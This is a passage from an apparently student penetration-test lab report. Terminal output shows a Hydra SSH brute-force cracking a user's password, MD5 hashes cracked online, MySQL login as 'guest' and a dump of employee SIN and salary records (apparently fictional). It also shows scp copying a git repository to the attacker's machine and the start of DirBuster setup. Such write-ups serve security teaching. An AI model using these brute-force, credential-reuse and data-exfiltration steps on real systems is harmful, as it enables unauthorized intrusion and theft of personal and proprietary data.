
```
[ATTEMPT] target 192.168.56.103 - login "pkoffi" - pass "!dieman!" - 156 of 164
[child 1]
[ATTEMPT] target 192.168.56.103 - login "pkoffi" - pass "!daintofpunk!" - 157 of
 164 [child 2]
[ATTEMPT] target 192.168.56.103 - login "pkoffi" - pass "!chimpboi!" - 158 of 16
4 [child 0]
[ATTEMPT] target 192.168.56.103 - login "pkoffi" - pass "!callie" - 159 of 164 [
child 3]
[ATTEMPT] target 192.168.56.103 - login "pkoffi" - pass "!brianna!" - 160 of 164
 [child 1]
[ATTEMPT] target 192.168.56.103 - login "pkoffi" - pass "!1001dk" - 161 of 164 [
child 2]
[ATTEMPT] target 192.168.56.103 - login "pkoffi" - pass "!!!sara" - 162 of 164 [
child 0]
[ATTEMPT] target 192.168.56.103 - login "pkoffi" - pass "!!!gerard!!!" - 163 of
164 [child 3]
[ATTEMPT] target 192.168.56.103 - login "pkoffi" - pass "rincess4life" - 164 of
164 [child 1]
[22][ssh] host: 192.168.56.103   login: pkoffi   password: rincess4life
[STATUS] attack finished for 192.168.56.103 (waiting for children to complete te
sts)
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2017-03-09 01:21:16
root@kali:~#
```

Figure 16 Successful attempt for pkoffi

Note: When we tried to use the myspace.pwd file available in ncrack directory we were not able to crack the password. But when we removed the spaces from the file then only we were able to crack the password.

After gaining access to pkoffi we still need to gain access to the database and for that we needed username and password.

When we browse through pkoffi's files we find a password.hash file




```
c24a542f884e144451f9063b79e7994e
1c63129ae9db9c60c3e8aa94d3e00495
fcf41657f02f88137a1bcf068a32c0a3
a0a270f4ad4063855ecf95506b61b986
85937edbee7f8c30334e2fb72f5f18ef
d177b4d1d9e6b6fa86521e4b3d00b029
0192023a7bbd73250516f069df18b500
```

Figure 17 Password.hash file

We used an online MD5 to password converter to convert all this hash values to normal password.

When we investigated further within pkoffi's machine we found out the username for MySQL as guest.




```
drwxr-xr-x 6 pkoffi phelps 4096 Mar  7 11:07 .
drwxr-xr-x 7 root   root   4096 Oct 17 19:42 ..
-rw------- 1 pkoffi phelps  827 Mar  7 11:46 .bash_history
-rw-r--r-- 1 pkoffi phelps  220 Feb 16  2014 .bash_logout
-rw-r--r-- 1 pkoffi phelps 3486 Feb 16  2014 .bashrc
drwx------ 2 pkoffi phelps 4096 Feb 16  2014 .cache
-rw------- 1 pkoffi phelps  134 Feb 17  2014 .mysql_history
-rw-r--r-- 1 pkoffi phelps  675 Feb 16  2014 .profile
drwx------ 3 pkoffi phelps 4096 Feb 17  2014 Security Test
drwx------ 2 pkoffi phelps 4096 Mar  7 11:09 .ssh
drwx------ 2 pkoffi phelps 4096 Feb 17  2014 Test Plan Templates
pkoffi@UB12:~$ cd .ssh
pkoffi@UB12:~/.ssh$ ls
known_hosts
pkoffi@UB12:~/.ssh$ pwd
/home/pkoffi/.ssh
pkoffi@UB12:~/.ssh$ cd
pkoffi@UB12:~$ ls .bash_history
.bash_history
pkoffi@UB12:~$ ls
Security Test  Test Plan Templates
pkoffi@UB12:~$ more .bash_history
mysql -u guest -p
mysql -u guest
mysql -u guest -p
clear
logout
ifconfig
logout
ifconfig
sudo nano /etc/network/interfaces
logout
ls
cd Security\ Test/
ls
cd Password\ Test/
ls
get password.hash
```

Figure 18 MySql username analysis

Now below are the screen shots provided step by step on how to get the database.

First we login into the MySQL database.




```
pkoffi@UB12:~$ mysql -u guest -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 39
Server version: 5.5.35-0ubuntu0.12.04.2 (Ubuntu)

Copyright (c) 2000, 2013, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> 
```

Figure 19 Succesful login into the mysql server

We are using the password obtained from password.hash file and not the pkoffi's password. When we try all the passwords from password.hash we get a successful attempt when entering guest123 as the password.


Below screenshot indicates how to navigate through the database.



```
mysql> show databases
    -> ;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| etrading           |
| mysql              |
| performance_schema |
| test               |
+--------------------+
5 rows in set (0.07 sec)

mysql> use etrading
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> ls
    -> ;
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your MySQL server
 version for the right syntax to use near 'ls' at line 1
mysql> show tables
    -> ;
+--------------------+
| Tables_in_etrading |
+--------------------+
| employee           |
| salary             |
+--------------------+
2 rows in set (0.00 sec)

mysql> select * from employee;
+------+-------+----------+-------------------+-----------+-------+-------------+
| id   | first | last     | address           | city      | state | sin         |
+------+-------+----------+-------------------+-----------+-------+-------------+
| 1005 | John  | Peterson | 1557 Townley St   | Victoria  | BC    | 777-888-999 |
| 1007 | Alex  | Black    | 331 Fort St       | Victoria  | BC    | 888-999-111 |
```

Figure 20 A look into the database

The screenshot below provides information regarding employee's SIN number and their salary obtained through the database.



```
 version for the right syntax to use near 'ls' at line 1
mysql> show tables
    -> ;
+--------------------+
| Tables_in_etrading |
+--------------------+
| employee           |
| salary             |
+--------------------+
2 rows in set (0.00 sec)

mysql> select * from employee;
+------+-------+----------+-----------------+----------+-------+-------------+
| id   | first | last     | address         | city     | state | sin         |
+------+-------+----------+-----------------+----------+-------+-------------+
| 1005 | John  | Peterson | 1557 Townley St | Victoria | BC    | 777-888-999 |
| 1007 | Alex  | Black    | 331 Fort St     | Victoria | BC    | 888-999-111 |
| 1009 | Max   | Green    | 7271 Pepper St  | Victoria | BC    | 777-818-929 |
| 1011 | Paul  | Koffi    | 1571 Quadra St  | Victoria | BC    | 772-118-929 |
| 1017 | Alice | Sandhu   | 1321 Kenmore St | Victoria | BC    | 762-178-529 |
+------+-------+----------+-----------------+----------+-------+-------------+
5 rows in set (0.00 sec)

mysql> select * from salary
    -> ;
+------+----------+
| id   | income   |
+------+----------+
| 1007 |    66000 |
| 1017 | 80500.41 |
| 1011 |    65500 |
| 1005 |    73000 |
| 1009 |    80000 |
+------+----------+
5 rows in set (0.00 sec)

mysql> █
```

Figure 21 SIN number and salary


(ii) Source code of the company new mobile application (from the GIT code server) - 4%

Now by reviewing the company's website we can find out that the source code of the company will most probably be with Alice Sandhu as he is the head of software development.

Now we already have the password for asandhu which is www.google.de

Now what we need is the source code for the new mobile application.


By logging into asandhu's machine from kali using ssh we can see the contents of the file that he has on his computer. After investing the contents, we find out that the mobapp.git is indeed in asandhu's computer.


asandhu@UB12: ~/repos/mobapp.git
File Edit View Search Terminal Help

```
root@kali:~# ssh asandhu@192.168.56.103
asandhu@192.168.56.103's password:
Welcome to Ubuntu 12.04.4 LTS (GNU/Linux 3.11.0-15-generic i686)

 * Documentation:  https://help.ubuntu.com/

  System information as of Thu Mar  9 16:29:00 PST 2017

  System load:  0.31              Processes:           107
  Usage of /:   4.0% of 57.71GB   Users logged in:     0
  Memory usage: 90%               IP address for eth1: 192.168.56.103
  Swap usage:   3%

  Graph this data and manage this system at:
    https://landscape.canonical.com/

Last login: Wed Mar  8 01:13:26 2017 from 192.168.56.101
asandhu@UB12:~$ ls
Dev  Documents  Downloads  repos  Tools
asandhu@UB12:~$ cd repos
asandhu@UB12:~/repos$ ls
mobapp.git
asandhu@UB12:~/repos$ cd mobapp.git/
asandhu@UB12:~/repos/mobapp.git$
```


Figure 22 Exploration of the asandhu's network account

Now all we need to do is to transfer the files into the host computer. We transfer the file using scp command.



```
root@kali:~# scp -r asandhu@192.168.56.103:/home/asandhu/repos/mobapp.git /root/
Documents/Project
asandhu@192.168.56.103's password:
```

Figure 23 Transfer of files Command



```
root@saumyamehta14:~# scp -r asandhu@192.168.56.103:/home/asandhu/repos/mobapp.git /root/Documents/Project
asandhu@192.168.56.103's password:
.gitignore                                                        100%    9     0.4KB/s   00:00
PHTN_Reference_Guide.doc                                          100%   74KB   1.9MB/s   00:00
index.html                                                        100%  983   777.2KB/s   00:00
PHTN_Release_Notes.doc                                            100%   43KB   8.3MB/s   00:00
README.txt                                                        100%  215   143.3KB/s   00:00
phresco-env-config.xml                                            100%  754   568.1KB/s   00:00
IPhrescoValidator.java                                            100% 1026   118.5KB/s   00:00
IAsyncTaskListener.java                                           100% 1054     1.2MB/s   00:00
ProductReviewListViewCustomAdapter.java                           100% 5377     5.1MB/s   00:00
ProductListViewCustomAdapter.java                                 100% 7469     6.4MB/s   00:00
MoreOptionsCustomAdapter.java                                     100% 2739     2.0MB/s   00:00
MyCartListViewCustomAdapter.java                                  100% 6831     7.0MB/s   00:00
CategoryListViewCustomAdapter.java                                100% 3870     4.4MB/s   00:00
ViewMyCartListViewCustomAdapter.java                              100% 3790     2.0MB/s   00:00
HttpRequest.java                                                  100%   10KB   6.9MB/s   00:00
NetworkManager.java                                               100% 6190     4.1MB/s   00:00
ImageCacheManager.java                                            100% 3090     2.7MB/s   00:00
Constants.java                                                    100% 4271     4.3MB/s   00:00
AsyncTaskHelper.java                                              100% 3989     4.5MB/s   00:00
LoginActivity.java                                                100%   13KB   5.1MB/s   00:00
MyCartActivity.java                                               100%   12KB   8.1MB/s   00:00
OrderReviewActivity.java                                          100%   16KB   6.5MB/s   00:00
CategoryListActivity.java                                         100%   17KB   3.7MB/s   00:00
OrderStatusActivity.java                                          100% 6187     4.6MB/s   00:00
RegistrationActivity.java                                         100% 9757     6.5MB/s   00:00
ProductDetailActivity.java                                        100%   16KB   5.0MB/s   00:00
ProductReviewDetailActivity.java                                  100% 8084     4.3MB/s   00:00
OffersActivity.java                                               100%   11KB   5.7MB/s   00:00
MoreOptionsActivity.java                                          100% 4713     4.5MB/s   00:00
ProductReviewCommentActivity.java                                 100%   19KB   5.1MB/s   00:00
MenubarActivity.java                                              100% 8859     6.3MB/s   00:00
ViewMyCartActivity.java                                           100% 8448     4.5MB/s   00:00
HomeActivity.java                                                 100% 7877     5.4MB/s   00:00
CheckOutActivity.java                                             100%   33KB   7.2MB/s   00:00
MainActivity.java                                                 100%   15KB   5.0MB/s   00:00
ProductReviewActivity.java                                        100%   23KB   6.6MB/s   00:00
```

Figure 24 Transfer of files

We successfully obtained the mobile application.

(iii) Company financial history statement – 4%

Again by reviewing the company's public website we can determine that Tom Hayes might have the financial history.

When we tried cracking password for Tom Hayes on network account (192.168.56.103) I was not able to get successful result. Then we tried it on web account (192.168.56.104) using dir-buster.

Now to get password on dir-buster we needed to add proxy on Firefox.

Below are the steps done to use dir-buster.

1. Open the webpage (192.168.56.104:8080). Then add the proxy to Firefox as shown in the figure.





Figure 25 Sigin page on company's public website



Configure Proxies to Access the Internet

○ No proxy
○ Auto-detect proxy settings for this network
○ Use system proxy settings
● Manual proxy configuration:

HTTP Proxy: 127.0.0.1 Port: 8080
□ Use this proxy server for all protocols
SSL Proxy: Port: 0
FTP Proxy: Port: 0
SOCKS Host: Port: 0
○ SOCKS v4 ● SOCKS v5 □ Remote DNS

No Proxy for:
localhost, 127.0.0.1

